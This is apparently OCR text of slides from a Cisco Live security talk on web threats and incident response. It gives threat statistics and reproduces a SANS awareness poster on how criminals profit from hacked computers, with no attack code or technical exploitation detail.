Cisco live!

What You Make Possible

TOMORROW starts here.

CISCO

The State of Web Security: Attack and Response

BRKSEC-2010

TOMORROW starts here.

- Jeff Bollinger, Investigator – Cisco: Computer Security Incident Response Team (CSIRT)
- CSIRT = Security Monitoring and Incident Response
- Architecture, Engineering, Research, and Investigations
- Enterprise global threat and incident response

Agenda

- Web Threat Landscape and Trends
- Real Incidents
- Web Security Monitoring In Practice
- Choose Your Own Adventure

Growing Software Threatscape

2011

- "…the number of vulnerabilities affecting typical end-points has more than tripled with the majority of these (78%) found in non-Microsoft (third-party) programs, which are considerably more difficult to patch as several different update mechanisms are required."
- "72% of the vulnerabilities had a patch available on the day of vulnerability disclosure."
- "50% of users were found to have more than 66 programs installed from more than 22 different vendors."


Source: Secunia Yearly Report 2011.

Web Attacks are Still Hot!

2012

- There was a 27% increase in the number of malicious domains from 2011 to 2012 and a 47% increase from 2010 to 2011.
- An average of 20,141 unique Web malware hosts were encountered per month in 2011, compared to a monthly average of 14,217 in 2010.
- During 4Q11, 33% of Web malware encountered was zero-day malware not detectable by traditional signature-based methodologies at the time of encounter.

Source: Cisco Global Threat Report Q42011.



YOU ARE A TARGET

Username & Passwords

Once hacked, cyber criminals can install programs on your computer that capture all your keystrokes, including your username and password. That information is used to log into your online accounts, such as:

- *Your bank or financial accounts, where they can steal or transfer your money.*
- *Your iCloud, Google Drive, or Dropbox account where they can access all your sensitive data.*
- *Your Amazon, Walmart or other online shopping accounts where they can purchase goods in your name.*
- *Your UPS or Fedex accounts, where they ship stolen goods in your name.*

Email Harvesting

Once hacked, cyber criminals can read your email for information they can sell to others, such as:

- *All the names, email addresses and phone numbers from your contact list.*
- *All of your personal or work email.*

Virtual Goods

Once hacked, cyber criminals can copy and steal any virtual goods you have and sell them to others, such as:

- *Your online gaming characters, gaming goods or gaming currencies.*
- *Any software licenses, operating system license keys, or gaming licenses.*

Botnet

Once hacked, your computer can be connected to an entire network of hacked computers controlled by the cyber criminal. This network, called a botnet, can then be used for activities such as:

- *Sending out spam to millions of people.*
- *Launching Denial of Service attacks.*

You may not realize it, but you are a target for cyber criminals. Your computer, your mobile devices, your accounts and your information all have tremendous value. This poster demonstrates the many different ways cyber criminals can make money by hacking you. Fortunately, by taking some simple steps, you can help protect yourself and your family. To learn more, subscribe to OUCH!: a security newsletter designed to help people just like you.

www.securingthehuman.org/ouch

Identity Hijacking

Once hacked, cyber criminals can steal your online identity to commit fraud or sell your identity to others, such as:

- *Your Facebook, Twitter or LinkedIn account.*
- *Your email accounts.*
- *Your Skype or other IM accounts.*

Web Server

Once hacked, cyber criminals can turn your computer into a web server, which they can use for the following:

- *Hosting phishing websites to steal other people's usernames and passwords.*
- *Hosting attacking tools that will hack people's computers.*
- *Distributing child pornography, pirated videos or stolen music.*

Financial

Once hacked, cyber criminals can scan your system looking for valuable information, such as:

- *Your credit card information.*
- *Your tax records and past filings.*
- *Your financial investments and retirement plans.*

Extortion

Once hacked, cyber criminals can take over your computer and demand money. They do this by:


- *Taking pictures of you with your computer camera and demanding payment to destroy or not release the pictures.*
- *Encrypting all the data on your computer and demanding payment to decrypt it.*
- *Tracking all websites you visit and threatening to publish them.*

This poster is based on the original work of Brian Krebs. You can learn more about cyber criminals at his blog at http://krebsonsecurity.com

Source: SANS Inc.

The web browser is not the only target, the whole browsing ecosystem is at risk.

Your Browser is an OS



